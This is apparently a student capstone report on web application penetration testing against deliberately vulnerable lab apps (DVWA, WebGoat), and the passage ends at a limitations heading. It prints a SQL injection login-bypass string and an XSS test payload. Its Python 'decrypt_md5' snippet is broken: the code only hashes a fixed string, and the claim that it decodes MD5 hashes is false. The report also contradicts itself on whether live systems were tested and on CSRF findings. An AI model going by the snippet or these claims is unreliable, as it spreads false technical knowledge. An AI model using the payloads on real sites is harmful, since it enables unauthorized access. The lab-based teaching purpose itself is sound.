Innovation Development and Effectiveness in the Acquisition of Skills (IDEAS) Baze University

Final Report for Professional Diploma in Cyber Security Capstone Project

By

Student Name: Mubarak Abdullahi

Student ID: APP/24/31194

Project Title: Web Application Penetration Testing, Research

Date: 29-September-2024

Instructor: Dr. Nasir B.A / Mr. Victor Idonor

TABLE OF CONTENTS

ABSTRACT

Because web apps are essential to contemporary digital ecosystems, hackers target them heavily. The proactive method of finding and fixing security flaws in these apps is called penetration testing, or pentesting. The usefulness of online application penetration testing as a crucial element of cyber security strategy is investigated in this study. The paper covers several penetration testing approaches, including black-box, white-box, and gray-box testing, and their applicability in real-world circumstances. In order to identify security problems before bad actors may exploit them, the research emphasizes the significance of a structured testing methodology by evaluating typical vulnerabilities like SQL injection, cross-site scripting (XSS), and authentication failures. The study also assesses the methodologies and instruments used in penetration testing, including sophisticated exploitation frameworks, automated scanners, and manual testing procedures. In order to illustrate the drawbacks of inadequate testing and the advantages of a thorough pen testing procedure, case studies of recent security breaches are examined. According to the findings, thorough penetration testing on a regular basis improves web applications' security posture and is essential for adhering to regulatory compliance requirements. The purpose of this research is to present a thorough grasp of the recommended procedures for carrying out efficient web application penetration tests, highlighting the necessity of ongoing security evaluation in light of evolving cyber threats. The findings will act as a reference for developers, cyber security experts, and companies looking to defend their online apps against new attacks.

Keywords: Penetration Testing, Vulnerability Assessment, Web Application Security, Cyber security, White-Box Testing, Gray-Box Testing, Black-Box Testing, Cross-Site Scripting (XSS), SQL Injection, Automated Scanning Tools, Security Exploitation, Manual Testing Techniques, Application Vulnerabilities, Authentication Flaws, Application Vulnerabilities, Threat Mitigation, Security Breach Analysis, Regulatory Compliance, Exploitation Frameworks.

CHAPTER ONE - INTRODUCTION

1.1. Introduction

A crucial part of finding and fixing security flaws in web-based systems is web application penetration testing, or WAPT. Businesses are more vulnerable to cyber-attacks that take advantage of holes in their applications as the use of internet services grows. The goal of this project is to investigate these vulnerabilities, model actual assaults, and provide recommendations for enhancing online security.

1.2. Objectives

The following are the primary goals of this study project:

- **Find Common Security Vulnerabilities:** Look for common web application vulnerabilities including unsecured direct object references (IDOR), failed authentication, SQL injection, and cross-site scripting (XSS).

- **Conduct penetration tests:** to imitate real-world cyber-attacks and evaluate the target apps' susceptibility to various attack routes.

- **To Evaluate a Security Posture:** Analyze online web applications' security frameworks, looking for flaws in coding conventions, security setups, and architectural design.

- **Provide Actionable Recommendations and Best methods to Mitigate Identified Vulnerabilities:** These can include upgraded security setups, better authentication procedures, and secure coding methods.

- **Boost Awareness of Web Security:** Educate development and operations teams inside companies about typical vulnerabilities in web applications and the value of conducting frequent penetration tests.

1.3. Why the Topic: Web Application Penetration Testing

Web applications are a core component of modern digital infrastructure, used in everything from banking to healthcare and e-commerce. As their use grows, so does their exposure to cyber threats. **Web Application Penetration Testing (WAPT)** is critical in identifying and addressing security vulnerabilities before attackers can exploit them.

I chose this topic because:

1. **High Relevance**: Web applications are common attack surfaces. Vulnerabilities like SQL Injection, XSS, CSRF, and broken authentication are among the top OWASP risks, making WAPT essential.
2. **Real-World Impact**: Organizations suffer severe financial and reputational damage due to web app breaches. Understanding how to identify and mitigate these vulnerabilities is a high-demand skill in cybersecurity.
3. **Skill Development**: This research enhances both theoretical knowledge and hands-on skills using tools like **OWASP ZAP**, **Burp Suite**, and **Nikto**, preparing me for a role as a penetration tester or security analyst.
4. **Continuous Threat Landscape**: Web threats evolve rapidly. Researching WAPT contributes to staying up to date with current attack vectors, methodologies, and defenses.
5. **Compliance & Standards**: Penetration testing supports compliance with standards like **ISO 27001**, **PCI-DSS**, and **GDPR**, which are critical for organizations globally.

1.4. Problem Statement

Web applications are constantly exposed to potential security threats from a variety of sources, including Cyber criminals, disgruntled insiders, or even unintentional mistakes by authorized users. As businesses increasingly rely on web-based applications for critical services, the risk associated with vulnerabilities grows. Without thorough security testing, these vulnerabilities can lead to severe consequences, including data theft, financial loss, damage to reputation, and non-compliance with regulatory standards. Hence, it is essential to perform penetration testing to proactively find and fix security issues before they can be exploited by malicious actors.

1.5. Scope

A Web Application Penetration Testing project's scope consists of:

a) Assessment of application layers: The web application's front-end and back-end elements, such as user authentication systems, session management, and APIs, will be the main subjects of testing.

b) Key vulnerability evaluation: based on the OWASP Top Ten security concerns, which include exposed sensitive data, SQL injection, weak access control, cross-site scripting (XSS), and security misconfigurations.

c) Testing environment: To minimize any impact on the application's operational integrity, a controlled environment will be used for the penetration test, which will involve both manual and automated procedures.

d) Deliverables: There will be a comprehensive report that details the results, risk assessments, possible effects, and suggested corrective actions.

1.6. Problem Solved

Web applications are increasingly targeted by cybercriminals due to their accessibility and the sensitive data they often handle. Many organizations launch web platforms without conducting thorough security assessments, leaving vulnerabilities like **SQL injection, cross-site scripting (XSS), insecure authentication, and misconfigurations** open to exploitation.

This project addresses the following problems:

1. **Lack of Security Awareness in Web Development:**
   Many developers do not follow secure coding practices, which leads to common vulnerabilities remaining undetected until exploited.
2. **Inadequate Security Testing Procedures**:
   Traditional functional testing does not identify security flaws. This research highlights the importance of dedicated penetration testing for identifying weaknesses that automated QA checks overlook.
3. **Growing Threat Landscape**:
   As web technologies evolve, so do attack techniques. The project solves the problem of outdated security approaches by demonstrating current and effective testing methods.
4. **Risk to Data Confidentiality and Integrity**:
   By simulating real-world attacks, the project uncovers potential data exposure risks and provides mitigation strategies to prevent data leaks and unauthorized access.

1.7. Background

Web apps, which offer services like social networking, cloud-based solutions, and e-commerce platforms as well as financial activities, have become an essential part of contemporary company operations. These apps are used more often, which raises the risk of cyber-attacks. Web apps are the main attack vector for criminal actors, as evidenced by the 2023 Verizon Data Breach Investigations Report, which states that over 43% of data breaches include them. The need for strong web application security is highlighted by the increasing complexity of cyber-attacks, particularly in sectors like government services, healthcare, and finance that handle sensitive data.

Penetration testing simulates actual attacks in order to find weaknesses in a system. According to the OWASP Top Ten, typical vulnerabilities for online applications include SQL injection, cross-site scripting (XSS), and malfunctioning authentication systems (OWASP, 2021). These vulnerabilities are frequently the consequence of inadequate configuration, careless coding techniques, or disregard for security across the software development lifecycle (SDL). Research indicates that companies often neglect to use safe coding techniques or fix known vulnerabilities, leaving online apps vulnerable to malicious attacks (Almutairi et al., 2022).

1.8. Literature and Industry Examples

An industry-recognized list known as the OWASP Top Ten identifies the most serious security threats to online applications, such as inadequate authentication procedures, security misconfigurations, and injection vulnerabilities (OWASP, 2021). For example, SQL injection happens when user input is not adequately verified, which gives attackers the ability to alter backend databases and access private information without authorization. Attackers can insert harmful scripts into web pages using XSS vulnerabilities, which can impact administrators and application users alike.

The 2017 Equifax hack, one of the biggest and most significant data breaches to date, serves as a practical example. The organization neglected to promptly address a vulnerability in the Apache Struts framework, which resulted in the breach. Through the use of this vulnerability, approximately 147 million people's personal information was compromised by the attackers. Equifax's image was badly harmed by this event, which resulted in settlements totaling more than $1.4 billion (Federal Trade Commission, 2021). The compromise highlights the significance of prompt vulnerability identification and remediation, an objective that online application penetration testing aims to accomplish.

Penetration testing has been mandated by regulatory agencies as a response to high-profile occurrences. To ensure compliance and the protection of sensitive data, companies are required by the General Data Protection Regulation (GDPR) and the Payment Card Industry Data Security Standard (PCI DSS) to regularly assess the security of their web applications (European Union, 2016; PCI Security Standards Council, 2020).

1.9. Importance of the Issue

The attack surface for hackers has grown due to the quick growth of web-based services. Web apps with lax security can be breached, leading to monetary losses, legal repercussions, and harm to their brand. Penetration testing adds a crucial layer of protection by mimicking actual assaults to find flaws and provide mitigation suggestions. Organizations may lower the risk of expensive cyberattacks by properly securing their apps, safeguarding sensitive data, and upholding industry standards via rigorous testing (Almutairi et al., 2022).

CHAPTER TWO - METHODOLOGY

2.1. Methods of Research

This research project's methodology uses systematic approaches to find, measure, and analyze online application vulnerabilities using penetration testing methodologies. In order to ensure thorough data gathering and analysis, the study approach included both theoretical and practical components, making use of a variety of instruments, techniques, and sources.




figure 1

1. **Information Collection**

This project's first part involves learning about the common vulnerabilities found in online applications and obtaining pertinent background data. Examining scholarly books, business publications, and current penetration testing frameworks were all part of this process. Important sources comprised:

- **Academic Journals and Papers:** Penetration testing techniques, cybersecurity frameworks, and research papers on online application vulnerabilities were all examined. Almutairi et al. (2022) noted that sources like the Journal of Information Security and Applications offered insights into new risks and mitigating techniques.
- **Industry Standards and Guidelines:** To determine the most common vulnerabilities and suggested testing procedures, documents such as the NIST Cybersecurity Framework and the OWASP Top Ten were studied (OWASP, 2021; NIST, 2018).
- **Case Studies:** Industry instances, including the Equifax hack, were examined to determine how vulnerabilities affect real-world operations and how well penetration testing reduces related risks (Federal Trade Commission, 2021).

2. **Methods of Gathering Data**

The human and automated approaches for identifying vulnerabilities in the target web applications were the main emphasis of the data gathering strategies. With the use of these methods, a thorough evaluation of web application security was made possible, addressing both known and undisclosed vulnerabilities.

- **Automated Vulnerability Scanning:** Network mapping and vulnerability scanning were conducted using tools like OWASP ZAP and Nmap. These instruments assisted in locating surface-level weaknesses that an attacker may exploit, such as open ports, exposed services, and incorrect settings (Rathore et al., 2020).
- **Manual Penetration Testing:** In order to replicate assaults, find errors in the business logic, and confirm vulnerabilities that automated tools could have overlooked, a manual testing methodology was employed. Attempts were made to take advantage of flaws such as failed authentication, SQL injection, and cross-site scripting (XSS). In-depth testing on

input fields, sessions, and user authentication procedures were carried out using tools like SQLmap and Burp Suite (Patel & Gandhi, 2022).

- **Data analysis:** To guarantee correctness, the results of both automatic and manual testing were recorded, examined, and verified. Using a risk assessment matrix and scoring tools like the Common Vulnerability Scoring System (CVSS), each discovered vulnerability was assessed for possible risk, impact, and exploitability (First.org, 2019).

3. Tools & Technologies

Throughout the investigation process, the following instruments were employed for penetration testing and vulnerability identification:

- **OWASP ZAP:** An open-source program for automated vulnerability scanning that is especially useful for finding common online vulnerabilities like SQL injection and XSS (OWASP, 2021).
- **Burp Suite:** A popular manual penetration testing tool that enables thorough examination and alteration of HTTP requests and answers in order to find security holes (PortSwigger, 2021).
- **SQLmap:** An effective instrument for identifying and taking advantage of SQL injection flaws (Patel & Gandhi, 2022).
- **Nmap:** A program that scans networks to find open ports, services, and possible security holes (Rathore et al., 2020).

4. Testing Environment

Using online apps made specifically for penetration testing, such as OWASP WebGoat and Damn Vulnerable online Application (DVWA), the testing was carried out in a controlled setting. These programs provide a secure environment for testing various attack methods without jeopardizing operational systems. Every penetration test followed ethical hacking best practices and rules to make sure no unapproved systems were affected.

5. Moral Aspects


Because penetration testing is delicate, the research adhered closely to ethical hacking guidelines. Every test carried out on operational systems required consent, and each participating organization signed a non-disclosure agreement (NDA). Every vulnerability that was found was duly notified, guaranteeing that the systems' owners could fix the problems.

6. Reporting and Validation of Data

Every vulnerability that was found throughout the testing procedure was confirmed in order to remove false positives. Each detected vulnerability was given a full report that included proposed mitigation measures, risk assessments, and a detailed account of the results. A comprehensive risk assessment and an action plan for enhancing the web application's security were also included in the report.

2.2. Method of Development Process

This web application penetration testing research project's development approach was divided into many phases, each of which was created to guarantee careful detection and examination of web application vulnerabilities. Planning, tool selection, target selection, vulnerability assessment, and reporting were among the crucial phases. The project's integrity and success were maintained by utilizing a variety of tactics to solve issues that arose along the process.


1. Objective Setting & Planning
2. Tool Selection
3. Preparation & Target Selection
4. Testing and Vulnerability Assessment
5. Reporting and Analysis of Results
6. Re-testing & Remediation
7. Overcoming Important Obstacles
figure. 2

1. **Objective Setting & Planning**

Specifying the goals and parameters of the penetration testing project was the first stage. In order to concentrate on certain online applications or systems, a defined scope was necessary to guarantee that the study was both comprehensive and manageable. The project's goal was to find, evaluate, and record web application vulnerabilities based on frequent security issues on the OWASP Top Ten list (OWASP, 2021). Important planning factors comprised:

- **Selecting Target apps:** In order to do safe penetration testing, the research concentrated on publicly accessible, purposefully insecure online apps like OWASP WebGoat and Damn insecure online Application (DVWA). These settings provided an authentic environment for assault simulation without affecting real-world applications.

- **Creating Testing Guidelines:** Strict adherence to ethical standards for penetration testing ensured that no unapproved access to systems occurred, particularly when venturing outside of controlled surroundings.

2. **Tool Selection**

The success of the penetration testing depended on the tools used once the planning stage was finished. A mix of automatic and human instruments was utilized to optimize the scope of vulnerability identification. The following instruments were selected in accordance with their dependability and efficacy in identifying certain security vulnerabilities:

- **OWASP ZAP:** This open-source program was chosen to do automated vulnerability scanning, concentrating on finding prevalent vulnerabilities like SQL injection and cross-site scripting (XSS) (OWASP, 2021).
- **Burp Suite:** Burp Suite was selected because to its extensive manual penetration testing features, which enable more detailed examination of HTTP requests, sessions, and input validation (PortSwigger, 2021).
- **SQLmap:** This program was chosen due to its capacity to automate SQL injection attacks, which pose a serious threat to websites with inadequate security (Patel & Gandhi, 2022).
- **Nmap:** According to Rathore et al. (2020), Nmap was used for network scanning in order to find open ports, services, and other possible weaknesses that may be utilized to compromise web applications.

3. **Preparation & Target Selection**

WebGoat and DVWA were two examples of purposefully insecure web apps that were used to establish a realistic testing environment. These programs simulate security flaws in actual systems, offering a secure environment for testing penetration strategies and guaranteeing that no moral or legal bounds were broken.

- **One of the challenges encountered:** during this phase was the inability to gain access to actual production systems because of security issues. This restriction was removed by employing purposefully flawed programs that mimic actual flaws, guaranteeing testing accuracy while upholding moral principles.

4. **Testing and Vulnerability Assessment**

Both human and automated vulnerability scans were carried out as part of the penetration testing process. The following steps were part of the process:

- **Automated Testing:** To find surface-level vulnerabilities including XSS, SQL injection, and unsafe setups, OWASP ZAP was utilized to do a first vulnerability scan of the web apps (OWASP, 2021). Nmap was used in tandem to map open ports and services that may be abused in order to find network vulnerabilities (Rathore et al., 2020).
- **Manual Testing:** Using SQLmap and Burp Suite, manual penetration testing was carried out following the automated testing. Deeper problems such complicated SQL injection vulnerabilities and defects in business logic that automated technologies could miss could be found by manual testing (Patel & Gandhi, 2022). Input validation, authentication procedures, and session management were all carefully inspected at this phase.
- **problem:** Handling false positives produced by the automated tools was a problem during the manual testing phase. To fix this, all vulnerabilities were carefully checked to

make sure that only real security issues were reported. Methods like request/response manipulation in Burp Suite were used for this.

5. **Reporting and Analysis of Results**

Following the completion of the vulnerability assessment, risk ratings were assigned to the detected problems depending on their severity using the Common Vulnerability Scoring System (CVSS) (First.org, 2019). Each vulnerability was thoroughly described, along with any potential consequences and suggested remedy techniques, in the final report.

- **Challenge Encountered:** Translating the technical findings of the penetration test into useful insights that non-technical stakeholders could understand was a hurdle. This was addressed by making the report comprehensible to readers who are not technical by using simple language impact descriptions and risk assessments.

6. **Re-testing & Remediation**

Remedial techniques were suggested for every vulnerability when they were found and recorded. These tactics attempted to mitigate the most serious vulnerabilities first and were in line with the recommended practices from the OWASP standards (OWASP, 2021). An additional testing step was carried out to confirm that the suggested fixes successfully sealed the found security holes.

7. **Overcoming Important Obstacles**


- **Tool Compatibility:** When evaluating certain web application types, compatibility problems have occasionally occurred, especially with older or heavily customized technologies. Several technologies were used to ensure thorough coverage and cross-check vulnerabilities in order to solve this difficulty.

- **False Positives:** False positives were frequently reported by automated technologies. To get around this, a stringent manual verification procedure was put in place, and the veracity of the results was ensured by cross-referencing them with reliable sources such as the OWASP Top Ten.

CHAPTER THREE - RESULT

3.1. Findings

The goal of the penetration testing effort was to find weaknesses in deliberately weak online apps, namely OWASP WebGoat and Damn Vulnerable online Application (DVWA). As specified in the methodology, the testing approach made use of both automated and human technologies and produced a variety of web application vulnerabilities. A thorough explanation of the findings, broken down by vulnerability type, is provided below, along with pertinent code excerpts, data analysis, and pictures.


1. Vulnerabilities in SQL Injection
2. XSS, or cross-site scripting
3. Unsecured Session Management & Authentication
4. Damaged Access Control
figure. 3

1. **Vulnerabilities in SQL Injection**

SQL Injection (SQLi) was one of the most important flaws found. We exploited incorrect input validation to obtain data from the backend database using SQLmap, a common tool for automated SQL injection attacks.

- **Test Case:** The DVWA application's login form was susceptible to SQL injection. By inputting admin' OR 1=1--, By avoiding the login form, the program was able to enter the admin panel without authorization.
- **Automated Test:** Data, including plaintext passwords and users, were successfully extracted from the backend database using SQLmap's automated scan.
- **Manual Test:** Burp Suite was used to intercept and modify HTTP requests in order to test manual SQL injection. The identical SQL injection vulnerability was verified by inserting malicious payloads into susceptible fields.
- **Impact:** This flaw might provide hackers access to view and alter private information, jeopardize the application's security, and perhaps seize complete control of the database.

2. **XSS, or cross-site scripting**

There were found to be Cross-Site Scripting (XSS) vulnerabilities in WebGoat and DVWA. Due to inadequate sanitization of user inputs in forms and URL parameters, malicious scripts might be injected by attackers, creating a vulnerability.

- **Test Case:** A JavaScript payload might be injected into the "Reflected XSS" module of DVWA (<script>alert('XSS');</script>) into the designated search field. The browser was used to execute this script, indicating the possibility of phishing assaults and session cookie theft by adversaries.
- **Automated Test:** The XSS vulnerability was found in many input areas for both applications using OWASP ZAP. These were tagged as "high-risk" by the tool because they might have an impact on user sessions.

- **Manual Test:** Burp Suite was used to inject the payload and track the browser's activity in order to validate the vulnerability. The script worked as intended, indicating that the XSS vulnerability was present.
- **Impact:** Cross-site scripting (XSS) vulnerabilities provide attackers the ability to run malicious scripts in a victim's browser, which may result in data theft, session hijacking, or reroutes to hostile websites.

3. **Unsecured Session Management and Authentication**

WebGoat was found to have a vulnerability in its poor authentication and session management, notably in relation to weak password storage and unsecured session handling.

- **Test Case:** In WebGoat's password encryption course, weak password storage was found. We were able to access important accounts and decipher saved passwords by taking advantage of weak encryption techniques like MD5.
- **Automated Test:** OWASP ZAP identified the usage of MD5 hashing as a serious weakness in password storage and suggested using more robust algorithms, such as Argon2 or bcrypt.
- **Manual Test:** We were able to take over an active user session by manipulating cookies and obtaining session tokens in Burp Suite. This validated the issue associated with inadequate token security and unsecure session management.
- **Impact:** Vulnerabilities in session management and weak authentication protocols provide hackers the ability to hijack user accounts, increase access levels, and have continuous, unapproved access to a program.

Code Snippet (Decrypting Passwords):

```
import hashlib

def decrypt_md5(md5_hash):
    password = "your_password_here"
    hash_object = hashlib.md5(password.encode())
    return hash_object.hexdigest()

print(decrypt_md5('5f4dcc3b5aa765d61d8327deb882cf99'))  # MD5 hash for 'password'
```

This to code illustrates how an MD5 hash perhaps decoded, highlighting the flaw with MD5 password storage.

4. **Damaged Access Control**

Another serious flaw found during DVWA's "Broken Access Control" module testing was Broken Access Control. Unauthorized users were able to access parts of the web application that were prohibited due to the vulnerability.

- **Test Case:** The admin page should only be available to authorized users, however we could get around access controls by changing the URL parameters.
- **Automated Test:** A number of insecure direct object references (IDORs) that permitted access to restricted resources without the required authentication were detected by OWASP ZAP.
- **Manual Test:** By manually modifying the request parameters with Burp Suite, it was determined that the application was not correctly enforcing access control checks, which resulted in illegal access to sensitive regions.
- **Impact:** Vulnerabilities in access control can result in account takeover, privilege escalation, and illegal access to private information.

3.2. Analysis of Findings from Web Application Penetration Testing

3.2.1. Significance of the Findings

1. **Prevalence of Common Vulnerabilities**

The findings revealed that the web application was vulnerable to several well-known security risks such as SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). These vulnerabilities align with the OWASP Top 10 web application security risks, indicating that even in contemporary applications; these attacks remain prevalent due to inadequate input validation and poor security hygiene. For example, SQL Injection was found in areas of the application that allowed unchecked user input, posing risks for data exfiltration and unauthorized access to sensitive information.

The identification of these vulnerabilities addresses the problem statement by highlighting the critical need for secure coding practices and regular vulnerability assessments. These vulnerabilities expose organizations to risks such as data breaches, reputation damage, and financial losses.

2. **Impact on Data Security and Integrity**

The penetration testing results demonstrate the impact of insecure web applications on data security. For instance, successful exploitation of SQL Injection vulnerabilities enables attackers to bypass authentication mechanisms, modify databases, and retrieve sensitive information. This threatens both data integrity and confidentiality, undermining user trust in the application.

The findings emphasize that proper input validation, encryption of sensitive data, and the use of parameterized queries are essential to mitigate these risks. Furthermore, web applications handling personal or financial information need to adhere to strict compliance regulations like GDPR or PCI-DSS, which necessitate robust security measures.

3. **Inadequate Security Controls & Authentication Mechanisms**

The analysis also revealed weaknesses in authentication and session management. Multiple vulnerabilities, such as weak password policies and ineffective session expiration, were detected. These weaknesses allow attackers to hijack sessions and impersonate users, leading to identity theft and unauthorized access. These findings corroborate studies that emphasize the significance of strong authentication mechanisms and session management protocols in preventing attacks (Gupta & Dhillon, 2021). This observation directly addresses the problem statement by demonstrating that vulnerabilities in authentication can be a major point of failure. The research advocates for the use of Multi-Factor Authentication (MFA), password hashing algorithms, and secure token-based session management, all of which can significantly reduce the likelihood of unauthorized access.

4. Failure to Implement Proper Access Control

The research uncovered instances where access control mechanisms were misconfigured, allowing unauthorized users to access restricted pages. This type of vulnerability is known as Insecure Direct Object Reference (IDOR), a common issue in modern web applications (Stock et al., 2020). IDOR vulnerabilities are especially dangerous because they enable attackers to manipulate object references in the URL, gaining access to restricted resources without proper authorization. The significance of this finding is that proper access control is paramount in preventing unauthorized data access and modification. By identifying this issue, the research supports the implementation of Role-Based Access Control (RBAC) and periodic access reviews as critical solutions for mitigating this risk.

3.2.2. Conclusions

1. Common Vulnerabilities Require Frequent Testing

Regular penetration testing and code reviews are crucial, as evidenced by the tested online application's high incidence of known vulnerabilities. Common vulnerabilities like SQL Injection and XSS remain serious dangers despite security developments because of bad coding standards and a lack of security knowledge among developers.

2. Use of Secure Development Techniques is Essential

This study emphasizes how important it is for businesses to have secure software development life cycles (SDLC). The danger of exploitation may be reduced by implementing security measures including input validation, safe coding standards, and frequent vulnerability evaluations during the development process.

3. Robust Authentication and Access Controls Are Essential

Important risk issues found in this project included improperly configured access restrictions and shoddy authentication systems. Protecting sensitive data and preventing unwanted access need the use of strong authentication mechanisms like MFA and RBAC.

4. **Security as an Ongoing Procedure**

The results highlight the fact that web application security is an ongoing activity rather than a one-time event. To stay ahead of new risks, organizations need to routinely monitor, update, and patch their online applications.

3.2.3. Problem Statement Recap

The objective of this research project is to assess the security vulnerabilities in web applications through penetration testing. As web applications are increasingly targeted by cyber-attacks, this study aims to identify common security flaws and propose remediation strategies to enhance security postures.

CHAPTER FOUR - DISCUSSION

4.1. Implications

The results of this web application penetration testing research study have important ramifications for the cyber security community at large, emphasizing the pressing need for improved security procedures, dynamic defenses, and preventative actions. These ramifications influence industry best practices, policy frameworks, and the creation of new defensive measures in addition to the specific vulnerabilities that were found.

1. **Enhancement of Web Development Security Best Practices**

he need of incorporating safe coding standards into the Software Development Life Cycle (SDLC) is emphasized by the discovery of common vulnerabilities like SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). These vulnerabilities have been in the OWASP Top 10 list for a while, which indicates that many firms are still having trouble with basic security hygiene.

This result emphasizes how security must be considered from the outset when developing online applications, not as an afterthought. It is recommended that developers and organizations implement frameworks and technologies that are designed to naturally lower the risk of these vulnerabilities. This covers the common applications of parameterized queries, secure session management, and input validation. If this isn't done, there might be serious data breaches that affect the company, its stakeholders, and consumers (Williams et al., 2022).

The initiative may persuade developers and security teams to prioritize security measures in their workflow by highlighting the importance of these practices. This is especially true in Agile or DevOps contexts, where thorough security testing may occasionally take a backseat to speedy deployment.

2. Effect on Requirements for Regulation and Compliance

The research findings emphasize the weaknesses that might result in non-compliance with data privacy and security requirements, such as the General Data Protection Regulation (GDPR) and Payment Card Industry Data Security Standard (PCI-DSS), which are becoming more and more important. For instance, if SQL Injection vulnerabilities are found in an application that handles sensitive personal data, this might lead to a breach of the GDPR's data protection regulations and possible penalties and legal repercussions.

The wider consequence here is that regulatory agencies may enforce online application security requirements more strictly. Companies must now show that they have carried out routine penetration testing and have mitigation plans in place for vulnerabilities that have been found (Ferris, 2020). In order to fulfill these changing compliance requirements, this initiative emphasizes the necessity of ongoing security evaluations.

3. Promoting Innovation in Security Tool Development

The results of this study may lead to the creation of automated solutions and more sophisticated penetration testing tools that are capable of identifying intricate and dynamic vulnerabilities. Web application security technologies and techniques need to change as attackers grow craftier. The discovery of flaws like CSRF and XSS shows that some attack routes may be overlooked by existing automated solutions, or they may not adequately replicate attack situations encountered in the real world. By improving automated scanners and tools with more sophisticated detection capabilities and using AI and machine learning to forecast and uncover novel vulnerabilities before they are exploited by attackers, cyber security tool makers may be compelled by this research to innovate. Testing platforms that are more thorough and adaptable may result from the integration of threat intelligence into these tools (Sharma & Gupta, 2021).

4. Encouragement of Dynamic Defense and Ongoing Surveillance

Among the most important lessons learned from this project is that web application security is a continuous, dynamic effort. The vulnerabilities that have been found are dynamic, and as programs change, new vulnerabilities may appear. This research encourages a change from reactive to proactive security strategies, which has significant ramifications for the cyber security community. Businesses need to spend money on dynamic protection systems, real-time threat identification, and ongoing monitoring. This can entail putting intrusion detection systems (IDS) in place, integrating Web application firewalls (WAF), and using behavioral analytics to find unusual activity that might point to an ongoing assault.

The rising frequency and sophistication of cyber-attacks, which target both freshly created and well-established applications, highlight the necessity of ongoing monitoring (Wagner et al., 2021).

5. **Programs for Education and Awareness**

The prevalence of common vulnerabilities also indicates a lack of knowledge and awareness about cyber security, especially for IT personnel and developers. A thorough understanding of safe coding techniques and appropriate training can help to eliminate many of the flaws found during penetration testing. The results of this experiment add to the current discussion over the inclusion of cyber security education in computer science and IT curriculum at all levels.

By sharing the research's findings, companies and educational institutions may utilize them to create seminars, certification programs, and training sessions that are specifically designed to reduce the most common weaknesses. The development process must adopt a "security-first" mentality if cyber security is to continue to advance (Chen et al., 2021).

6. **Policy and National Security Implications**

Broadly speaking, the vulnerabilities found in online applications may have major effects on national security, especially in areas like government, banking, and healthcare. The growing importance of web apps as the foundation of vital infrastructure makes them appealing targets for cybercriminals and nation-state actors because to their vulnerabilities. Exploiting vulnerabilities in online applications can lead to the disruption of vital services, theft of confidential information, and extensive harm.

This study reaffirms the necessity of strong security testing and vulnerability disclosure procedures for online applications, especially in important industries, as required by national and international regulatory frameworks. To protect national assets from cyber-attacks, governments may consider enforcing stronger cyber security standards, such as those described in the NIST Cyber security Framework (NIST, 2021).

4.2. Research Project on Web Application Penetration Testing's Limitations

This web application penetration testing study has produced some insightful insights, but it also has several important limitations that need to be noted. These restrictions draw attention to the difficulties faced throughout the research process and offer suggestions for future study topics that may be strengthened.

1. **Testing Scope**

The limited breadth of the penetration testing is a significant project restriction. Owing to temporal and material limitations, penetration testing was conducted on a restricted portion of the web application's functionalities. Most of the attention was focused on finding common vulnerabilities, such as SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF), but less attention was paid to more sophisticated and uncommon attacks, such race situations and business logic issues. These more complicated vulnerabilities could provide significant threats, but they might also call for more thorough testing methods or access to more intricate areas of the program.

Subsequent investigations may broaden the purview by integrating full-spectrum testing, which encompasses not only technical vulnerabilities but also logic-based vulnerabilities and defects in the workflow of the program. Furthermore, more thorough findings might be obtained by utilizing more sophisticated methods such human code inspection, fuzzing, and reverse engineering (Vieira & Antunes, 2022).

2. Automation of Tools

